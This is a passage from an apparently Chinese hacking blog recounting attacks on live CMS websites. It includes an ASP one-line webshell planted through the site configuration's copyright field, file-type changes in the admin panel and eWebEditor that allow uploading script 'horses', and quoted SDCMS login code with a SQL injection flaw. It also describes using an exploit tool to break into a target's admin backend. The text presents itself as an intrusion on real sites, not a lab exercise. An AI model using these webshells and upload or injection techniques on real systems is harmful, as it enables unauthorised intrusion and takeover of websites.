


图7




图8

然后我们点击确定，再到产品添加里面，最下面的产品图片那里选择添加图片，直接选择我们添加的文件类型，xx.php或者是xx.asa，上传成功以后会直接给出马儿的路径，然后直接访问或者是在上传文件管理里面就可以看到并且访问了。第三种拿shell的方法就是系统管理--网站配置，在版权信息里写入：

"%><%eval(request(chr(35)))%><%'

成功把shell写入http://www.xx.com/inc/config.asp这里一句话chr(32)密码是"#",然后使用菜刀去连接就可以了

第四种就是使用编辑器的问题了，当我们点击添加产品以后就可以看见一个编辑框，马上判断是ewebeditor的编辑器，于是直接在这里右键查看源码，直接就找到了编辑器的路径Southidceditor/ewebeditor.asp?id=content&style=southidc，已经很明显了，如图9。

然后我们在浏览器上添加我们找到的编辑器的的路径，如同类似的




图9

http://www.xxx.com/admin/Southidceditor/admin_style.asp我们可爱的ewebeditor的样式管理，如图10。




图10

然后就是常规的样式修改，在图片上传类型处添加asa，cer和asaspp这样的类型，分别可以上传asa,cer和asp的文件类型，然后点击确定，再预览就可以了，这些都是常规的，不在 嗦了。虽然有那么多种办法可以去拿类似的系统，给群里面的分享了这些方法，发现基本可以实现通杀。可是我在这里却没有一种成功，和群里面的讨论许久一致认为这里发现是被设置为拒绝写入了的，所以，不得不放弃转而去另外寻找其他的目标。找了许久，终于让我遇见了一个SDCMS，呃，这个CMS不正式这段时间刚好是十分热火的漏洞之一，（话说最近爆出的0day多了，欢喜了小菜我等，只是不知道是好是坏）该CMS后台，如图11。




图11

于是乎，马上打开百度去搜一下，找到了关于SDCMS0day的信息，根据描述如下：

```
漏洞文件：后台目录/index.asp

Sub Check
    Dim username,password,code,getcode,Rs
     IF Check_post Then Echo "1禁止从外部提交数据!":Exit Sub
        username=FilterText(Trim(Request.Form("username")),1)
        password=FilterText(Trim(Request.Form("password")),1)
        code=Trim(Request.Form("yzm"))
        getcode=Session("SDCMSCode")
        IF errnum>=loginnum Then Echo "系统已禁止您今日再登录":died
        IF code="" Then Alert "验证码不能为空！","javascript:history.go(-1)":Died
        IF code<>"" And Not Isnumeric(code) Then Alert "验证码必须为数字！","javascript:history.go(-1)":Died
        IF code<>getcode Then Alert "验证码错误！","javascript:history.go(-1)":Died
        IF username="" or password="" Then
            Echo "用户名或密码不能为空":Died
        Else
            Set Rs=Conn.Execute("Select Id,Sdcms_Name,Sdcms_Pwd,isadmin,alllever,infolever From Sd_Admin Where Sdcms_name='"&username&"' And Sdcms_Pwd='"&md5(password)&"'")
            IF Rs.Eof Then
                AddLog username,GetIp,"登录失败",1
                    Echo "用户名或密码错误，今日还有"&loginnum-errnum&"次机会"
            Else
                Add_Cookies "sdcms_id",Rs(0)
                Add_Cookies "sdcms_name",username
                Add_Cookies "sdcms_pwd",Rs(2)
                Add_Cookies "sdcms_admin",Rs(3)
                Add_Cookies "sdcms_alllever",Rs(4)
                Add_Cookies "sdcms_infolever",Rs(5)
                 Conn.Execute("Update Sd_Admin Set logintimes=logintimes+1,LastIp='"&GetIp&"' Where id="&Rs(0)&"")
                AddLog username,GetIp,"登录成功",1
                '自动删除30天前的Log记录
                IF Sdcms_DataType Then
                    Conn.Execute("Delete From Sd_Log Where DateDiff('d',adddate,Now())>30")
                Else
                    Conn.Execute("Delete From Sd_Log Where DateDiff(d,adddate,GetDate())>30")
                End IF
                Go("sdcms_index.asp")
            End IF
```

```
        Rs.Close
        Set Rs=Nothing
    End IF
End Sub
```

' 我们可以看到username是通过FilterText来过滤的。我们看看FilterText的代码

```
Function FilterText(ByVal t0,ByVal t1)
    IF Len(t0)=0 Or IsNull(t0) Or IsArray(t0) Then FilterText="":Exit Function
    t0=Trim(t0)
    Select Case t1
        Case "1"
            t0=Replace(t0,Chr(32),"")
            t0=Replace(t0,Chr(13),"")
            t0=Replace(t0,Chr(10)&Chr(10),"")
            t0=Replace(t0,Chr(10),"")
        Case "2"
            t0=Replace(t0,Chr(8),"")'回格
            t0=Replace(t0,Chr(9),"")'tab(水平制表符)
            t0=Replace(t0,Chr(10),"")'换行
            t0=Replace(t0,Chr(11),"")'tab(垂直制表符)
            t0=Replace(t0,Chr(12),"")'换页
            t0=Replace(t0,Chr(13),"")'回车 chr(13)&chr(10) 回车和换行的组合
            t0=Replace(t0,Chr(22),"")
            t0=Replace(t0,Chr(32),"")'空格 SPACE
            t0=Replace(t0,Chr(33),"")'!
            t0=Replace(t0,Chr(34),"")'"
            t0=Replace(t0,Chr(35),"")'#
            t0=Replace(t0,Chr(36),"")'$
            t0=Replace(t0,Chr(37),"")'%
            t0=Replace(t0,Chr(38),"")'&
            t0=Replace(t0,Chr(39),"")''
            t0=Replace(t0,Chr(40),"")'(
            t0=Replace(t0,Chr(41),"")')
            t0=Replace(t0,Chr(42),"")'*
            t0=Replace(t0,Chr(43),"")'+
            t0=Replace(t0,Chr(44),"")',
            t0=Replace(t0,Chr(45),"")'-
            t0=Replace(t0,Chr(46),"")'.
            t0=Replace(t0,Chr(47),"")'/
            t0=Replace(t0,Chr(58),"")':
            t0=Replace(t0,Chr(59),"")';
            t0=Replace(t0,Chr(60),"")'<
            t0=Replace(t0,Chr(61),"")'=
            t0=Replace(t0,Chr(62),"")'>
            t0=Replace(t0,Chr(63),"")'?
            t0=Replace(t0,Chr(64),"")'@
            t0=Replace(t0,Chr(91),"")'\
            t0=Replace(t0,Chr(92),"")'\
            t0=Replace(t0,Chr(93),"")']
            t0=Replace(t0,Chr(94),"")'^
            t0=Replace(t0,Chr(95),"")'_
            t0=Replace(t0,Chr(96),"")'`
            t0=Replace(t0,Chr(123),"")'{
            t0=Replace(t0,Chr(124),"")'|
            t0=Replace(t0,Chr(125),"")'}
            t0=Replace(t0,Chr(126),"")'~
        Case Else
            t0=Replace(t0, "&", "&amp;")
            t0=Replace(t0, "'", "&#39;")
            t0=Replace(t0, """", "&#34;")
            t0=Replace(t0, "<", "&lt;")
            t0=Replace(t0, ">", "&gt;")
    End Select
    IF Instr(Lcase(t0),"expression")>0 Then
        t0=Replace(t0,"expression","e&#173;xpression", 1, -1, 0)
    End If
    FilterText=t0
End Function
```

看到没。直接参数是1，只过滤。

```
t0=Replace(t0,Chr(32)," ")
t0=Replace(t0,Chr(13),"")
t0=Replace(t0,Chr(10)&Chr(10),"<br>")
t0=Replace(t0,Chr(10),"<br>")
```

并没过滤SQL语句。直接导致SQL注入 危害极大，默认后台地址/admin/，可怜的小菜并不怎么会构造SQL注入的语句，构造了许久没有成功，于是去群里面请教那些会构造的传授些经验，可惜没有人搭理小菜，后来某个大牛看不下去了，直接丢了个tools出来，嗯，好像是漏洞发布的作者鬼哥写的EXP，直接打开看看，很方便，简洁，如图12。




图12

于是直接的输入http://www.xxx.com/admin/ 然后点击get后台，会跳出个输入验证码的框出来，输入我们可见的验证码，如图13。

点击OK，等待小会，直接的就出现进入了后台了，如图14这个真的不愧是0day啊！




图13




图14

